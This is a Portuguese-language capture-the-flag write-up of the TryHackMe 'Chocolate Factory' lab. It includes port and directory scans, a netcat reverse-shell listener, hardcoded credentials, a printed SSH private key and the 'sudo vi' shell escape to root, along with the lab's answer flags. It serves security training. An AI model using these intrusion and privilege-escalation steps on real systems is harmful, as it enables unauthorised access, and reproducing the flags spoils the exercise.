



WRITE-UP CHOCOLATE-FACTORY

Offensive Security Write-up Autor: Heitor de Bona **Data:** 27 de abril 2026

Sinopse

O CTF chocolate factory é um desafio que envolve a escalção de privilégios, reverse shell, descobrimento de senhas e chaves privadas, o uso do GTFO bin e uso de criptografia de fernet. Sendo um desafio de nível fácil no tryhackme, mas que possui partes um pouco mais complicadas que nos CTFs anteriores.

Answer the questions below

Enter the key you found!

b'-VkgXhF6sAEcAwRC6YR-SZbiuSb8ABXeQuvhcGSQzY='

✓ Correct Answer

What is Charlie's password?

cn7824

✓ Correct Answer

change user to charlie

No answer needed

✓ Correct Answer

Enter the user flag

flag(cd5509042371b34e4826e4838b522d2e)

✓ Correct Answer

Enter the root flag

flag{cec59161d338fef787fcb4e296b42124}

✓ Correct Answer



1. Enumeração

A fase inicial consistiu na varredura de portas com o **nmap** para mapear a superfície de ataque.

Bloco de Comando:




```
$ nmap <IP_DA_MAQUINA>
```

```
# esse nmap básico já mostra tudo o que é de mais importância
```

```
Session Actions Edit View Help
(kali@kali)-[~]
$ nmap 10.67.149.240
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-28 08:18 -0400
Nmap scan report for 10.67.149.240
Host is up (0.15s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
100/tcp   open  newacct
106/tcp   open  pop3pw
109/tcp   open  pop2
110/tcp   open  pop3
111/tcp   open  rpcbind
113/tcp   open  ident
119/tcp   open  nntp
125/tcp   open  locus-map
Nmap done: 1 IP address (1 host up) scanned in 3.40 seconds
(kali@kali)-[~]
$
```

As duas portas que serão importantes nesse CTF, as quais são a porta 80(html) e a 22(ssh). Jogando o ip no google você chega em uma tela de login



2. Vulnerabilidade e Exploração

Bloco de Comando:

```
# com o gobuster você percebe uma segunda porta importante

$ go buster dir -u <IP-MÁQUINA> -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 12 -x .php,.html,.txt
```



```
(kali@kali)-[~]
$ gobuster dir -u 10.67.149.240 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 12 -x .php,.html,.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.67.149.240
[+] Method: GET
[+] Threads: 12
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php,html,txt
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

index.html (Status: 200) [Size: 1466]
home.php (Status: 200) [Size: 569]
Progress: 5255 / 882236 (0.60%)^C

(kali@kali)-[~]
$
```

index.html : é o site de login que vimos anteriormente

home.php : é o site na qual conseguimos achar a primeira vulnerabilidade.



3. Acesso Inicial

Através de uma reverse shell a gente consegue acessar 3 áreas importantíssimas

[illegible]

É um pouco difícil de ler, mas ao dar um cat no `key_rev_key` nós achamos a primeira key entre um monte de coisas sem sentido, primeira coisa do desafio feito.

```
(kali@kali)~[~]
$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.223.93] from (UNKNOWN) [10.67.149.240] 60626
ls
home.jpg
home.php
image.png
index.html
index.php.bak
key_rev_key
validate.php
cat validate.php
<?php
    $uname=$_POST['uname'];
    $password=$_POST['password'];
    if($uname=="charlie" && $password=="cn7824"){
        echo "<script>>window.location='home.php'</script>";
    }
    else{
        echo "<script>alert('Incorrect Credentials')</script>";
        echo "<script>>window.location='index.html'</script>";
    }
?>
```

A segunda coisa importante é dar cat no validate.php, assim achamos a senha do charlie com o usuário dele. Ao colocar essas coisas na página de login, entramos na URL home.php

```
cat teleport
-BEGIN RSA PRIVATE KEY-
MIIeowIBAAKCAQEA4adPc3UUh98RYDrZ8CUBDgWLENUybF60lMk9YQOBDR+gpuRW
1A2L12K35/Mi3Vwtp0NSwmlS7ha4y9sv2kPxv8lF0mLi1fV2zhlqQPLw/unnEfWUb
L4KbQbemIDefV5pMmCqguJXiKzklAIXNyhfxLr8Cbs/JHoh/7qmLqrD0XNhwYj
B3zgov7Rutk15Jv11D0It5yrS45pvYhCQgdoorU7l42E2JayIomHkran1jkoofd1oY
f0Bwgz6J0lNH1jFJoYIz2gJomEhnSJdLTz9mSzmYqv3MAA0RQc3ZeLb+zbns3JycEE
RaObPlb0dRy3KfN079tl-dht-jSg/dm/TYYe5L4wIDAQAABQIBAD2TzjQDYyfgu4Ej
D132Kx+EA7qgMy5XebfQquCqJlUjLhK+GSBt9knK0Qb9OHmCcgNG3+KlkzfQvD3g9
zAun1kxDfx2d6ex2rJmqdSpGkrsx5HwlsaU0oWATpkkfJt3TcSNlITquqfVDe4tF
w8JxvJpMs445CwX5SCwgaCxdZCiF33C0tVw6z3vOdF6Mo0imVZF36UKXi2FmdZF1
kR7MGsagAwnRn1moCvQ7lNpYqCQDDNF6jKnx5Sk859v6VAAjV6ktZ9uEN8NITm/ppZ
4pM6/IIPp2jQ8WtUoi/1JG7aXJnBe4bm53qo2B4v0u3PihZ7tKkLzQ30clrrkbn2
Ey0ndECgYEA/29MMD3FEYcmcy+KqfE02h9manqoRmVDDABHKAjzQ20Kvgvnt1U/T
RcbPNBaQmSj6YrVhvyg3xtEdEHHBj05qnq8T3sLaSovQzXDiFaGtaLaWgsww0biF
uAKE2uKcpVCTsewbJyNwvTLjhVH9mYn/piAtRlGkxzezy29/muzdtesCgYEA4idA
KuEj2FE7M+MM/+Zeiz2JlKSNbiYYUPuDcsoWYxCPq0g8HmtJyAQizKo6dlXIPCCQ
RZsvmU1T3knMoTgDjkn01xbF2N1hnbKkHj0ffod+zKnQbqv1Da4Q2owpeH2L19
znQv98mrRaYDb5YsaEjy0vOkfb8xhZJPyEb+vzgcYAZwE+vAVsmYCyqrqARJN5PB
la70hOkym+SPD32u5fI0w8VBc/+K+KgdDnJjg+vgTELKisD7oNHfKmtYqIMetve7GB
FVSMoCo/n67H5ATtG3M2x37qhnoUoKf07EiUR5i1KUAkYpfXmTKUK+IW6E2vfvJgsBg
82DuYpJuItPHADRsellYnWkBgH77Rv5ML9HYG0PRowTEpwrhI/N+wMlZLXj4ztK
73MwAzn9nqSTza31dRSTh1+Naq00HjTpkeAx97L+YF5KMJT0XMqTIDS+pgA3fRamv
ySQ9XJwpuSFFGdQb7co73ywTSQPdmgwYBlwXoKfMwVucXywbW/9FoQpmfPiHsBbjb
Tq4xAG0BAITQmPLpKqBk/ZV+HXndJYSrF2MACWwL4pQ09BuwQetA0RZA6iQvwlRkM
QAg3lN2/1dnebKK5lEd2qF1WLQUJqypo5TznXQ7tv0Uu70etcySxmMfVwn/BqQm
G2QwOAgBbsQHcI0P19xgHT0B7Dm69rP9j1wIRB0F71GfwhWdi+vln
-END RSA PRIVATE KEY-
```




a terceira coisa é dando um `cd /home/` e indo no perfil do charlie. lá tem um teleport(na qual é onde achamos essa RSA privada), `teleport.pub`(nada de interessante), e um `user.txt`(é onde está a flag, mas ainda não temos permissão de acessar o texto).

3.1 Acesso da conta do charlie

```
$ ssh -i id_rsa usuário@host
```

-i : é identity file

#id_rsa: é a RSA chave que achamos no /home/ do charlie

#usuário: é só mudar para o do charlie

#host: o ip na qual queremos logar

```
(kali@kali)~$ ssh -i chocolate1.txt charlie@10.67.149.240
The authenticity of host '10.67.149.240 (10.67.149.240)' can't be established.
ED25519 key fingerprint is: SHA256:+MLSyOHAY8GT84vLLBwOILYMSzwTx9npeuJ404tNxiw
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.67.149.240' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue 28 Apr 2026 12:28:44 PM UTC

System load:  0.21               Processes:           410
Usage of /:   75.1% of 8.76GB    Users logged in:    0
Memory usage: 21%               IPv4 address for ens5: 10.67.149.240
Swap usage:   0%
```

Com isso, conseguimos acessar a conta do charlie e habilitar duas coisas

Acesso ao `user.txt` no usuário do charlie que possui uma flag, matando mais um desafio:



```
charlie@ip-10-67-149-240:/$ ls
bin boot cdrom dev etc home initrd.img initrd.img.old lib lib64 lost+found media mnt opt proc root run sbin snap srv swap.img sys tmp usr var vmlinuz vmlinuz.old
charlie@ip-10-67-149-240:/$ cd /home/
charlie@ip-10-67-149-240:/home$ ls
charlie ssm-user ubuntu
charlie@ip-10-67-149-240:/home$ cd charlie
charlie@ip-10-67-149-240:/home/charlie$ ls
teleport teleport.pub user.txt
charlie@ip-10-67-149-240:/home/charlie$ cat user.txt
flag{cd5509042371b34e4826e4838b522d2e}
charlie@ip-10-67-149-240:/home/charlie$
```

E Acesso a escalação de privilégios:

```
$ sudo -l
Matching Defaults entries for charlie on ip-10-67-149-240:
  env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User charlie may run the following commands on ip-10-67-149-240:
  (ALL : !root) NOPASSWD: /usr/bin/vi
$ sudo vi -c '!/bin/sh' /dev/null
```

4. Escalação de Privilégios

Para poder escalar de privilégios, o CTF nos dá uma dica para rodar um comando sudo que envolve o `/usr/bin/vi`. Com esse fina “vi”

Consultando o [GTFO Bins](#), utilizamos o seguinte comando:

```
$ vi -c '!/bin/sh' /dev/null

# Esse comando ajuda a escalar o privilégio.
```

A partir disso conseguimos abrir o usuário root, mas, tem um problema pois está em `.py`, dando um cat [root.py](#), descobrimos que usa uma criptografia de fernet que em conjunto precisa do código que se quer quebrar e uma chave (`key_rev_key`) e assim se acha a última chave e acaba o ctf.

```
# cd /root/
# ls
root.py snap
# cat root.py
from cryptography.fernet import Fernet
import pyfiglet
key=input("Enter the key: ")
f=Fernet(key)
encrypted_mess= 'gAAAAABfDbS2eejIlEaE9ttPY8ckWMfHTIw5lanAMy8yEdGPhnm9_H_yQikhr-bPy09-NVQn8lF_PDXyTo-T7CpmrFfoVRWzlm00FFAsUM7KIO_xbIQkQojwf_unpPAAKyJQdHNvQaJ'
dcrypt_mess=f.decrypt(encrypted_mess)
mess=dcrypt_mess.decode()
display1=pyfiglet.figlet_format("You Are Now The Owner Of ")
display2=pyfiglet.figlet_format("Chocolate Factory ")
print(display1)
print(display2)
print(mess)#
```

